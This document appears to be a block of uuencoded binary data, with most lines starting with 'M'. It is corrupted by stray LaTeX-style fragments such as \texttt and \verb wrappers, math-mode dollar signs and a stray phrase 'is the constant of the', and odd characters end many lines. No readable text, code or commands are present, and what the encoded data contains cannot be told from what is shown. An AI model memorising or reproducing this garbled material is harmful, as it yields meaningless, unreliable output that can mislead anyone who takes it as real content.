18Q$S$/1RJ3><S_>(;8C]B".("U*0.I_0$7<01;KS^;X[G^^ERCF?[[MSD]])$ $\texttt{M/>]NHAG""Q\$@549\%*"(6D888C!@G5=(YKQ"S\$<L0JQ\#;I8HY]Z:(@XCSB"N(D)) = (YKQ"S$<L0JQ$$ is the constant of the$ MNU) %5#Q\$O-3#1(4>)BKW, %%+RJ7"K8<)#X0_(@01)_7BO]80]RZ(`8BQB\$F(Đ $M.5*/52Q`K$!L0^0B\#DD]4'$<<1*Q!_$`42S>Y;JGHG2\B;?B37P4;^*3>!.>D$ M4O^H:(4(1,0B\$A`#16ZI&(H8CYB-F(_(D;JA8BUB!^(@XACB4KSS_Y\$HYOH3Đ M<0_Q4H*)4@DF*DH5J*B>8.+C!!,>B):((*E+*CHANB,&((8@)DB=5S\$%,1>QD M`K\$&L5/JK(H]B,.(BXBKB/M2IU4\111/-/%6HHFJB29J2 VFHGXBGZ\0@8@PĐ M1`^18RIZ(P8AQB,F(^9)'5;Q#6(E8@?B1\01J0,J3B\$N(^XA'B%*]'2Y\E64Đ $\verb|MZVFB4D\3'_<T4;>G"2^17U2T100CNB-Z(@9+Y:D8B9B(F(M8B\%@EM5O\%!L0ND))|$ $MQ\&'$"<05J9TJ;B#^11309:),+Q.5I;:I>+>7B3J]>*^!\$&$2&U6$8F(1PQ"Đ)$ $M#$-,DMJH(A.1A5B)6(?(E?I>Q2^(HXC+B&N(!U)K5#Q'E$PR42G)1+4D$Y](D)$ MK531,,F\$-R(8\$8%(D%JN(AF1CIB(^!(Q7VJ)BD6(U8A=B#S\$,:E%*LX@"A#_Đ $M(IX@205VN;)5E._-_6!0[@=[<S_8F_M!J04JVB-"$?&(),00J7DJ1B$R$%F(D)$ $\texttt{M;,0:J=DJ-B}\$V(\texttt{XXB3B}*\texttt{N2GVEXB;B(:)D'Q-E^YBH}*\texttt{C5-Q?M}]3+\texttt{CU,>\&-:(,(D))}$ M>_%7540A\$A'IB!&(R5*3G;]W\$OLOJQ'K\$3]*352Q#W\$<48"XCGCT8J>B1++MD M*B;;[NUDV]61&J.[>LGV/7LA@A#AB/@7WZ8B"9%*#<5F8*=B%TJ-</[>12RCĐ MUF/SL/NPIZ2&JCV'N(YX@G"EF"@G-5A%A103[Z28J)=BHC&BK=0`%;Z(("H*Đ MFXQ-PWXFU4_M.\$0&-1.[!)N#W9JB7_:+LQB11QW"7L^68.^EN/3_#277GA1[Đ M3_P<6S*5\RJ5\RJ5\TJJIW.M3371)-7^B3(?;!@V\$MM+*EYM"K9_JOV[JB.QĐ M4[`SL-]*Q:E=BEU)_8#=BSV\/2L5K?8BXBKU#[9P7[/%^YJM(!6EMG)?\$]6ID MC OR^0K;\$ALDU5EM.*(+E8`=C!V.S9`*5SL5\17U-78M=B,V3RK\$^;./.\$B=Đ MQE['_HU]+A6HMD@_\$Z_T,_%./Q,?]C/14,I/13-\$.T1G1#=\$LE0'%6F(P=1HD M['3L;.P2J;9J<Q!KJ6W8_=@CV`M2/FH+\$->I^]AB:69+IYFM).6MMEK:_YE[Ð M\$_@HJZM__)G)!(802\$(``;\$&!40@F(TD("XLH4"))F\$1%<3)S&1CLC`S8:O+D MO\,H81BU:A"MM6K=5VP1D2JBU8!+_2DN18@[6A!:L:(%I/#_GG.>>V<AH._[Ð ML7_?\&&^YYZ[WW/O?>[SW'//53\$&:NJL^7J^UW%+=-SIH,Z1M8J.<9FF:G7<Đ M)3KNU3KN=:!&<]R;=(S5FOJ]CKM6QWU:Q]T"JHCC_D7'V*JI]W7<?^JX7^NXĐ $\texttt{M=K_!M]!A+/A5C\$1-G>17<8?X5=QLOXH[!E0NQQVO8UR@8\S5,3PZ1@\#4"(ZQD)] } \\$ M1,<(Z1BK=(S?Z!@/@1K&,1[7,=;ZE:[+<SKN&SKN.SKN3E!#..YN'?>?.NY!Đ M'3<EH.*F!53<GP78I!9X@P(J;DY`Q1BK8TS4,9"H\0W^#S2B?S/@>WN?J/N[Đ M'H:183@Y++V+TLC/-=(RC(0XQ+@0^&E/Q;4M\`3GUC;4!NM=349_HT=Z;++.Đ MV/B&G1YUAO\$O_+\A/3Y=NIDI#<^!919_K&&8E-<X(/[3J#'I*3<!>`^P!/B.Đ MP2/1I"\3/P<6`4DITVOCT6W2OM<4X(O`7P"_L?\$\89)64"G0#;P`^%L[SS@FD M:?Z7`;LG&48YL"2)9S&33B1/`SX-G`[\.HG;QR2;1#.!U<"+@'<Y>+8UR8KHD MQ<`T/%4N`4Y.YAG<)`O[LX'/`N<`_YW,3P63[LZ:"YP'O!QX=R=^TIA_`U8"Đ M,R%%-["T,S^]S&N!>#\$UGP=6`;_KS\$]\$<Z23;Y0T?4`LB\W[G/R4-3\"8FEEÐ M]NMB&%ARF-.[\)/;O`Z(1X^Y!8A)USS:A5<#YBCTG_G4WD!T1?/1%%YAF'\'Đ M!H\$#NAI&,_#2KKQ6,6\\$+@2^#%P\$-%)YU6,6\9<\&X"_!-Z;RBLI<P?P2JI7D $\texttt{M-} . \texttt{XBNK5C5} = \texttt{GYK7} = \texttt{*} + \texttt{J} ! \texttt{5Q} \texttt{*}] > \texttt{K&ZSQS9'} : \texttt{$V`I<!'^S.ZT3S4^`UP} * / 2D$ M#.-:X\$5IO.(T?PUL!;X*7\$'7&:3SVM4\#[@2N!@8`?XQG5?!YA?`ZZE>Z'`WĐ $\texttt{M`\&=E'K:O)YN:`"V`V'"_B>\#5^9F`<9*\&\D+N(KJU8/7^.8.X&I@[TS\#N)7JD) }$ ME<EO"^:UP-\`-P)OIWZ8R>\=YG",H3NH'P)_![RM)[_!F&\"[Z)R]S*,NX%CĐ

M>O&[D-D\$O(?Z/_!>X'N]^*W*[-';H#LRS<G`!X!F;WX_,Y\"/@3\)_!AX*"3Đ M^\$W/G`U\E,8'\#'@*R?Q.Z-IP\!=`RP&/D'MW8??/LW[@'\\$O@]<"^S9E]]CD MS5\`UP%_!7R*QD=??B,V]P&?!I[1SS`V`"_KQ^_69AOP&>!KP&>!22?S6[HYD M&O@<<#YP\$_"!D_E]W_P0^`*U9W_#^#.PK#]_.3!7`%^B<0UL!Q[IS]\@S.)3D $M\#_{*,+T}^{\ }\ \&?C(*?PUP_P4^"KU$[)]2_WD9_Q=Q/PU\'7J)V1/E]K[5/["8IX'D]$ $\texttt{M?)/Z"7`K<,VI_*W\&_`+X-G!@EF\&\0_7*XJ\^YFK@7X\$;@=N`J0/X^Y$Y$;@=D }$ M>"7P/9+'`/X297X%?!\X[#3#^`#H/8V_:9F_`WY\$XQ[X,8V/T_GKF#D%^"EPĐ M*7`G</WI_)W-_!+X.7`P)O:_`R\?R*_LS-N`NX%O`[\`=A_\$W_[,2<"])"_@Đ M/X#/#.*OB.;7P"^!0P<;QCZJUV!^!I@W#N:YVGP9^#4-S3/XRZ99=`8_3\P&Đ MX+?4__@;Z3F#N`!*C<>;0>I_P_AKZWFM<#O:%P##].X'L+?;<V19QK&\$>IGD MP*/4S\ZDQXEA;@?:@-V'XI\$!'#>4OR6;"X`.X\$/`9.`'0,S]9B\\ACL#IP*=Đ $MP&N&\?=M<Q,P!7@(V!58,)R_E)L-P&[`!X\#=@9\,YV_N90]LO$4`9P(S@\#=DD) APACO APACO$ M]=[<S,P\$_@=L"<P;P3O`YA5P-[`VX`G`5\?P3L*90)9AM\$7.`;8C\I]%N]- Φ MF&N`_8%?`\$\!#LSA70[S,N"IP-7`+.#6'-XO,5.QA#D-.!%X.M#,Y9T7<P-PĐ M\$'`_<#!P6![OX9AS@4.`JX!G`E_)X]T@\PAP&)4[WS"&`WWYO*]DW@<<`?P(Ð M>!:P7P'O4)G3@;G`ZX!YP"T%O-=EVD=B14;U`HZD>HWD73-S#;"(Z@4LIGH5Đ $M\OZ;>1EP--4+>\#;5JY!W\LQ4+G/H7H!SZ5Z%?&>H+D!>\#[5"S@6.**8]QG-D$ M&N!XX-W`"<\=Q;QW:?8>A><_L\SX<^"*4;P?:KX(G\$SU!DX!%H_F/5;3#YP*Đ M?!!8"GP?6`8\Z6S>^S7+@=.`X;-Y']E\"3@;>/ALW@LW<\;@>0VL!LX%WC&&Đ M]]?-K4`7L!.6V)7`T>?PGKW9`/10/P-ZJ9^=PWH`90]S\;RF?@:LH7YV+NL6Đ MF*\`ZX"._"\!IY['NLKF(N`]<_\!N\>\]C'OAS,%X'FH"7\^=3/SR?]2K,D MMX\$!&C]81`6!D\:RKH;Y*^`"X#/`A<!OQ[+^AYF#!=9B8!UP"?"><:Q38GX`D MO`+8!XNO*X\$5XUE/Q5Q)I_*`[;0H`]*B;"G5&_@K8!#8`GQL`NO3F)\!6ZG>Đ M=-H+.`UX/<FKA/6+S!>!OZ;Q!;P1.'(BZRR9C<";25[`-N"G\$UD/RCP%B[U;Đ $\label{eq:mj} $$MJ)\"5Y.\?LZZ5>8+P-M(7L\#?``LGL6Z660_\+=4+>`?PO4FLVV7VP"+Q3N!DD=0.$ MX%W4#R>SOIBY`?A[ZH?`>VA\36\$=-+,2>!^-+^#])*\IK-=F'@\$^2.,+B\R'D $M@+6_8*TY\T[@(\"_`A*9DQE_3OS*\\"'@2'@&N!S4UFGS_P6^`=@-A:G?P1ZD$ M2ED[T+P#^"1P&W`=E?L"UC,TIP+74[F!3P/77L!ZBN8NX)^HO;&H?8;&QX6LD MYV@N`VX\$_@GX'/!?P\$W`,['H?9[Z\$?`%X"UEK'MIO@[\$VME,QF+X)1KWY:S/Đ M:0:`FX&/`K<`_U[.^J#F`"R67P%>"GP5>&,%:XR:+P/__`DS"(OIUX#G36/?4Đ $M7`A\`_@\$\\$W@'M\$G-0=AD?T6<\#;P;>!-TUFGU?P+\\$U@YQFLYVN>\#?R,^@GPÐ$ M<^#O9["^KKD=N(O:&XOSW=3>,UFGV`P!]U![`_<"#\YD[60S'XOW?U(_`>X'Đ $\label{eq:main_main_main} $$M^7YX,6NOFWWQ,I^*G^;L!HQ<PGKPYN9+^-W'M.$E(1UX]J6L46\V`WL`'P=FD$$$ $\texttt{M`G<\#>P)/QTM$+^`<8\&_@+;-9R]]\$]@'V!4O\$WV!)7/XO(!Y-?!DX-/`_L"OD) $$$ M<_GDA'D:7EK.`%X,'`*\X7(^>6%N!@X%'@\$.`XYT\<D-TP?,!OX>.`*XW<4GD MTBA@\$7`TL,'#)VG,>X%C@#N`YP`SO7PFQYP"/`^X%'@^<+V73_>87P+'`0?CĐ M)6L\M7<5GQ,R;P:6`%\%3@3:J_GLD3D*.`G8!)P,O+^:SS.9'P!_`>R%E[.ID MP*DU?\$;*;`%>`-P`O!#X50U_"S6'X.6M'#@76`%<5<OGL<R_`*<#'7BIFT']D
MI(Y/=IE^X\$7`!X&S@!_5\1DQ\R2\]%T"O`!X*3`TCT^;F<\`YU`_`%X./,/'D</pre> MI]K,RX!X)S97`SW`K3X^%6=VP<MB%?!\8#5P23V?JC/7`FN!_Z20N53N!C[1D M9U8"&X&W`_W`=QOXA*&9WLAG\$\TIP\$7`98U\NM'<"/PE\`#P"N!937Q.TJP"D M7@6\D[ZD43^AEU-@3[R<+J5Z`7\%7#Z?SVZ:+P"7`0_3%R9@H9]/@9KUP&N!Đ M]P!7D#R`86`?O-1&@/0]XSH@7DL-++V-SOS-E*BN]+[.5`J]V5F\VS4OI\I=Đ MG%T96.AJ(K(HVUW?M,A=4YU;6!GG+F9G;08BE\=#5(ZB*JNRZQL7!!81Z8V2Đ M'J3I)\(-HHJ(RNS*H)L(5RSA5T1`\$82CLILY[2)*<`DG6!@E1V;[JCEX0;:OĐ MBHE\E5)>MB_`G%Q5<'+DQ#A<5=FU]<T^HCS9@1H_Y>-R:ZK2*HIK5'93(S6)D MJSB[J3E00]1(A/)QJ`)-Y4N)77G9[J;F6F;EJI@Y*N:HJNR`-UBMJ0:?EV@OĐ MT]6:%*Z'PT;)!BKK*+>\$]6J:N95\$-35JLH'R'>5BKC=*\$C6*_:EJHXJ)9*J(Ð $\verb|M*|>F&BHY4B'3+DT*=R1S8\\@E1!80Z=44\\-+9VZU)ES?*I6XT*H](MZ8:)^#3D | (MZ8:)^#3D |$ M[)_+7*Y6#I%\$%5=EUU5;*.U7[`55;1'"\2",(KC=BMT4QFM1S*G,KN,6(X+;D MJ]@ $CE<1A*/@0^U37$)Q=QUB47>>R4-JHN!"4RR*\$,Q(<35`[%!=DUWDM9'<^D $M/-P6P55F\#M6X."^{SFVAM^91[),+\#A<W}[N.L*^*G;EQ0764E-8H\(JC.DH+D)]$ MWR/A8VANF0*W%=X;=3"_DDEN(HOF5BIP"=\;0Q,Y2H)0,Q44,\UD\$9.N*"GMD M5E`H#E>4%OY(X<?2U&8%!4Q[HR1S\R6\$.TISHRD^-5Q!'M/N*"D-:SDX2*[PĐ $MN:HY3!.9GY_M]S354\S\7)#!`)%Y/`$14:"(?$7D*2)7$3D6D5N5W<"308Y'Ð$ M\$968V_*(&)6]L+*V80'-&3G*V8K*QPQ&<LC!5.;R&SS1Y6!`8()6-(+ZFJJ*Đ M]M4'%AKT7T)IRE?K"514-2BX_%80\JB..JLE7\$[V`J]_H:;\00F"B0`AF'(\$Đ

MUBI,:,%:HPI=S0?`](49HPH]S`<HRJ[UU"X@M("G=*`%#=YJAL8@0=`;`!9:Đ M<0JS+>`X0XGB6(42JU!B%5JQJ"\BPX+L&A]<: 'NWM[*)B89@KN&MRFYL#AI>Đ MKX`'7,/KYM]*;@"O2]K#.TJ<Q=(,WB*)4"@PDF,4\"^F!+][T1(FO(I@1(=HĐ M1!?RYC)Z%0&?'"8P>!!3NY88GJ+L13X7IE2+,#P\G;00@D0QCLQVN3R&IP!0Đ M;W@P1Z//\$=3XQ"50PTR_VP)F^AO%U0A7GL3+DWAY\$B]/XN5)O#R)ER?Q\B1>Đ MKL3+E7BY\$B]7XN5*0%R)EROQ<B5>CL3+D7@Y\$B]'XN5(O!R)ER/Q<CB>&]W.Đ M[PW.5X1'\$8:;NB">,VX2(9QN@<IL]G0)\&K\$<,M\$X,8JQ!,PW%B#>`'Y\$B1/Đ MO.KEEGJY15YNJ9=;ZN66>KFE7FZ1EUOJY99ZN:5>;JF76^KEEGJY15YNJ9>LD MP0Q9?QE8>S&X!2H%7`*C!(H%I\$:RMC*PKF*0^:U29K=*F=LJ96:KE'D-:ZB`D MVQ68KPB/(A8JPG!Y&2L586"UY6OT4!PA/(I0B+AN)BH58;AH#FBD.\$)X%+%0Đ M\$8;+Q5BI"`,+-QZY6+<)\A*6TA#"HXB%BC!<A8R5BC!<W!(41PB/(A8JPG!QĐ $M*U&< \LA[>62]G))>[FDO; #J\[EJJ@Q7C4$K/2*QML,JL6J^(CR*,+"\LF4D]]$ $\label{eq:mostart} $$MO"S*HRD$$ $$ "SJ94/T>EX$UG7M^(Z8=(3WS$$ $8M:Z$$$ "\KD4&$GI@>AD7>@0K$Q18D $$ $$ $$ $$ $$ $$$ MZ_%:&(L[P9\$6%EB8;V&>A;D68CWK:@YXB:!G&8#Y6)'1@K=8>A^67CZORRB6Đ MWE<LO:]8>E^Q]+YBZ7W%5CF*K7)@X<02PWI)D)[F302+T-4!@>9*`A=>ALE5Đ M*2Z/FT!"T"M) < 9Y\$RY-H>1(M3Z+E2;0)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$RY5HN1(M5Z+E2K1<D)B9:7+2\$X6JY\$X6Y7+2\$X6JY\$X6Y7+2\$X6Y7+2\$X6Y7+2\$X6Y7+2\$X6Y7+2\$X6Y7+2\$X6Y7+2\$X6Y7+2\$X6Y7+2\$X6MB9:;+2\$X6HY\$RY%H.1(M1Z+E2+0<B9:3+2\$H6A&O9HNLM6R1K&2+9!U;)*O8Đ M(EG#%EDKV")>OQ;)ZK5(UJY%LG)E,(IDU5K\$:]8B7K\$66>O5(EFM%LE:M4A6Đ MJD6R3BWB56H1KU&+9(5:).O3(EF=%O':M,A:F1;QNK1(5J5%O"8MY(<@!HE%D M+%2\$4<C/10P2BS`*:7JED(P++30*:;JE8(S&(J.P4I[.A2Y95A2.LMS6RUAAĐ MOKQI>HAR^90@DY==V=B,10=Z:HU"?@6CYYJF\21&LO)&!H\8AS&RF/002.MUD MK4"6*`6R-L&2F<\$M4"G@\$A@E4"Q0Q*L8K&H91@H4".0+Y`GD,N0:6'02D5^%D $\label{eq:miv_r/=P5} $$ MIV_`R/=P5\times "U0*N`1\&"10+%"\&"R\@?R9TNOT!`QDF^]/M\Z<?YTB_S4"?DD $$ $$ P5\times "U0*N`1\&"10+%"&"R\@?R9TNOT!`QDF^]. $$$ $MD.?A[IGG%J@4<^F, $BAFP', G#XLK9)(WDOLR5KT,,OSR9#CER?#(D^Z>*_-^Đ)$ MKE?:,=?#03_7+5`IX!(8)5`L4"01"ZV((WF\Y!8(R!#/E2&;*T,P5X94CN28Đ M8^6(-3;JFN/FWTK^=?'O*/XMYE_)*\?**V<D#\><\@&907)D1LB1\$9YMY,B8D $M#1^=\$=Y;WEIZ.\$QR.\$SJ;'6\&9X!,;1WG(,9G<UX0U9-\$-973#;Y'1^N1D)I*D$ M%XM':BJD6CO&2(]34Z\$X%.84_/\D4ZNIS/0\$)S=@]3TW.'ITE&:-%8?1T5\6Đ $M_J<973$,.'SUZ]".D\$ZRI#1@98%!AFA"GP;MP`J9:8J5&6=/\;E%T(367XH1RĐ MD9H+Y3;<XIUE&":5-=<0=9<\8#]@OB&?HTBI1SY'\$26?HXA*H8UFB[=#\[B1Đ M:RC=HW2CD]'RHB/>E;^)&IJ4<&X5?2I0W0RB2)UG%?/Z:5Y'`CG#PEB!),<(Đ $\texttt{M9}) 5! > \texttt{E3Q`J$XR58$\#V'MK@9$\#>4(W7)TI$\#'4J`_U2+^R""\;Y:+Y:6:5:+7XG,D}$ M77Z\V74W1F6D6.'O!)/<?6+<HGA\$`CD_H5P';%*V`HM'>C?D)CT;ZCND3S/`Đ MZ_,VN.J]YV9][U]VEL0)UGBSFOR-U7Y7?59S0[#6E^7*JO1[7?.:&K\$BSVKTĐ $\verb|M9WD7N; U-P=K&ABQ, .ED!UP*)Q-\$30C^C\#0] \verb|JD5@6E38KV)A5Z<W"RY+7G^5ND| \\$ M; `@TUWL]696+.8N9M8%FER]K@BOHRII.V?FS?CYC\HB4`:H;=(G^H3X8:UG\$D MS0JX_5Y00XQGBM%!4@MR1^1DC?4UU;C0&.,;FQ;[:ZMK@EE#QI^9E9>#R2LOĐ M)S<G92K>/QL"WM%9TRGU0&-5<*'+[\U:Z`ID(1.4VI-%9&-]DZN!F@C5<665D MU2"'>5EC_<%:M\\[(F6"=X'7AS=(KEA%HP<9-695-%?6^EU9X_RN!G=CUI!QĐ MTR:XO/6-#6=FC?%+B//]M0%OP.MN]M<&%X]H]%>?RP)(F=+LJVW,&MN,K,;4Đ M\$7T^_[K`&(&"G)MB#>JE>W=V8J4@3`TOM9;LF'G1YM`CWQT]2I=5;2[92?S-Ð MH?5@,%6R"U/6T<VA9RQ&I&1?&4\\$F'G#&>\$29UDXY>B;D1D?50BWQ!G&?.RLD M"-N.OA&);#IR]&BY>,QPANV(4QY./[HU\$GH-'AVET_8&/#I(JN7*CXQ@IY8KĐ M]QG-?>+GH=WO8I;9_68_'E^47&KYT5X&^SE;0VM1[/",U*0V(E;8EX<V(WV\$Đ M28H0H]V&P5ACTIBTUQ%)HQK!*R2%UI*=+5?N/'I,CA[*<6X_*F)J\$F>Q(D+IĐ M+G?6V<)MU)85,46X&3XMS]+OL67O1RGUZD=S0J3D0%F=PZK#3JL.H4W-IPI5D M%A?3N?NCOHCY7E^2%8G&QE)[P!)2N(VHUK8U^*TS5%D<K:&WJ?8A8K=LLK4RĐ M4?.:'5*-;`)9'I[Q\$0GIH_)P6>K1K:%-P>%6X%U6X&@_2*C(*Y@B(Z4'RNL,Đ MJP'"7.\R-\$AD\$9YZ^5LKRL,E^TB@^RK"8VN.OL&I1SCUW;;6R`E3]R'UI_.HD M8D]2J1%G4]\$G0[ZWZMY[I+W:B!MM<V9&ZPT9W\$,53>26[`^S1]I&9^CEM&4IÐ $\texttt{M-DJ})\&4_9S\texttt{NKQ}\&.Z.1P1=\texttt{'};20\texttt{WE}>\texttt{,}\#Q6\texttt{C}*><2P_F4\texttt{XAIT1CY}\&!\texttt{'}3(Q"/`B"D)$ M>3\$Q"D>",2`:HY!2R(B-4608S1D2HV637<J]IS%<NI^] <BA.2=<LC]MXR1[Đ MR\&FYH\$=U8F3;WG!WLK\$GER\$7UKL:W3/ZS@XY][RO+V5B3WV/<F[/Z->,F- Đ M&`781N041VMD!XCVT(?4B^&U=#2MVM)"`6HS+H\#31CRD'/&_M:V18>HG]\$OÐ M][,@.2/D7)&QO"U`;/:TF<^2PVC^1`(/XY"M(1^%+]W?&JDAHHU^6UZPM;9YÐ M. %ERKG`NC[@YG1I)QVVEPX&'<<C6MMF'++&'59*1Z39;M*,DA69'V:VH<6C9D M8>KM#AEMD<A'-'^IX*G4N6GBJD"5RR(1:IOR73),@\F[-_?B83SC`*8OM\$.\$Đ MVZXL;BSG=SB6PSQ.6[ZPR8"-CH+=P5Y4]`?4<"5B=VE/FB"D0^\-U\$@+7:>%D M0)TB+7252"%MX[BDT*:T4)V-([1&9G%CSE*-.9T;<Y;5F-.X,6=)8TY3C3F+D M&W,Z-^94"E^ROS4TB:5)ORW/8^1.X&3)2?/K>\$YGDJ0SWDJ'`P_CD*V1,5HHĐ

M*LG(U'1;>8Q0*`0J\$)E@MW\$/):'(4R32MB]VI*>VAPS,!\$9[R\$&`R48>+*ANÐ M>:2-VK\B*I\S>JII5N0C\@O/V%GQ??(YWARX^VTLZ\(1E@^U!,OGT1[2^AC?Đ MMOTDGC>D_=, VEMM; #@73EFV*%=>"M&5KM+CL+0?<:<ONA+L]1/4TXJO7'G(2Đ ML"R+N=&+E2P+6); %EBSS60; %(H-\) <MBEF4!RW*XDN40EN40) <N!G.P02Y:GD M<SI#))W3E2R'L"P'LBS[1V4Y0&-9]H^39=K&R'9Z'!X,-/\LW#;[L'K61T(TĐ MTLJT7/<460_"_>6QDQ4]7H_`"?V^-\$'X-<9QP[`U]*C`Y".E:>%%GR?Q*BEÐ M^W!+]U\$MW9-;NH 5TIG<TGVDI3-52 ?AEN[)+9TJ[=C:YF11.]74ZN!DG=;4Đ MFL31."6=)#6U.GEJ=?#4>OB@DIA*,C(AQ586(S\$*\$9T2K:78_K(\$.41>D]&SĐ $\label{eq:model} \verb"MO') \verb"JYZ@<-J:S'+`:$\#G(0`R7["S[/CD<;SFP>UZZ6M1P=V<Y3$B3<41/5K^'D) | Example of the content of the conten$ MY'#*]\BAG7N9MSWT,<#5'OH\$L*@]]"E%^)\$[SH:T8SI.7.Z>8W+_,9MK3-JQĐ MS=6K>[2YW\$W47'WM_V>:*]S]Q,U5^5]MKF[=CVFNN-S=Q^3^8SY\$KN]VS\$/DĐ M>[K*C]GR&=V.G>&^Z!HSPRW&&G64[C@NN(;%/-Z:4Z./MF`//1QY6EQA&%8?Đ M.F\$W^Y\$K='[JL17J2Q6*+K-SJE#PB32I6<R-Y4D5ZEU@DKW<6J%0'&?3`3+4Đ M<^K.V.=4_STCZ!'U@\/WY&?W^9I@V^B7N]M^<H;(2<_NKXG-+LS@Y.!G-[F'D M<<C6MKT'K6?W+B(B],L=9R<G2TYZHGS*Z>R2=#ZUTN'`PS@D5O3Z2:"23'QVĐ M4XCHLSL2H;JT1J[`8R/21K\53U-0GOCQ8E>&MX2;>76Q^A"_\=+C)VW9;[L@Đ MM6=7B^.&+DK(>+7@XF]3Q7^;B[_-*OY;7/QM4ORW5/&W<?'?YN*_1B&>I5]'D M6HA, `*9M; 'N/UA:'`FFA2EI3A:@\$:>N<NB\%:_&FR"7<@FBRYF@-O<CE>)\$3D MW<2%V&(5XCGMLZ*-Z.5X-2,_[EA;M"<7GPCSV>>XI,_NZ7^BQ4TX0JV!/M)RĐ M*+MY=#AT^6'U+202V1?WPB'C!?.`#1!H#]D!M>VA)!HV>QK"W-"M;>NY,ONXĐ M,FNY5&NY,FNX,NNMRCRN?5:T/6Y59KVJS'KMR959RY5Y7"K3X:#=/8L.63[%D MD^_20SX>[S?;20@A7N`=<*6%EMGU-YG_R3+N:J<5+?Y%M>Y26FQH#A4;S#GQĐ M2Y/0,NYZRP[)QY8F50)K\E`":*,`[7:C;DA"].4<G7Z-X%EU>&0LE_5:^;\$OĐ MW=-&@X;3:T:G7<ER?B!&SO>PP.YA.=_)<G[`DO/OM,^*MM]9<GY`R?D![<ERĐ MOH?E_#NKTRY2&:WFC*AFK:&;.<;-G-\$-G-%J*Z/KM<^*MNNMC%:KC%9K3\[HD M9L[H>LDHW&:J]Q8B]@P-<\MQ//-0!Q]JN&UV;^30:-(F7:P'RIYTX=B:.W?<Đ M39](HI:6B2"C(F8BX,D!`J>J\FM^:V095V\93[(F3\K+K4GY:NVS(D3T<CMZĐ MAJK; <NW) 55K&5; W:: M.B_\7Z^: ID*G/L'-'1<#!.]*Y[-I+8_:2=)L'5JE\MD M2@LMY=E>IL!%,;TIR-(*LI";N#J++"\$W:I\5;8V6D!<I(2_2GMP00:YYXXEFD MC=.H2&U2)+SM#L6D8>MXM!LG:J'9#III(I1#Z.5FGZI234R_]7#9/%RER[E*Đ M-5:5YFJ?%6USK2K5J"K5:\$^NDH>K-%>JM/MS@Y\R5*/OUF;=AV9Q'R)N:V0ZĐ M9S6=^U`9]Z%95A^Z4/NL"%UH]:%9*I]9VE,^S7"V%UI]R(])E9H/BZ%JZ<NMĐ MD4F49QMQ6]LF<#[TVQHZG\M/OO0Z>)[V61\$A>CG639-4)I.T)]=\`N=YGI7GD 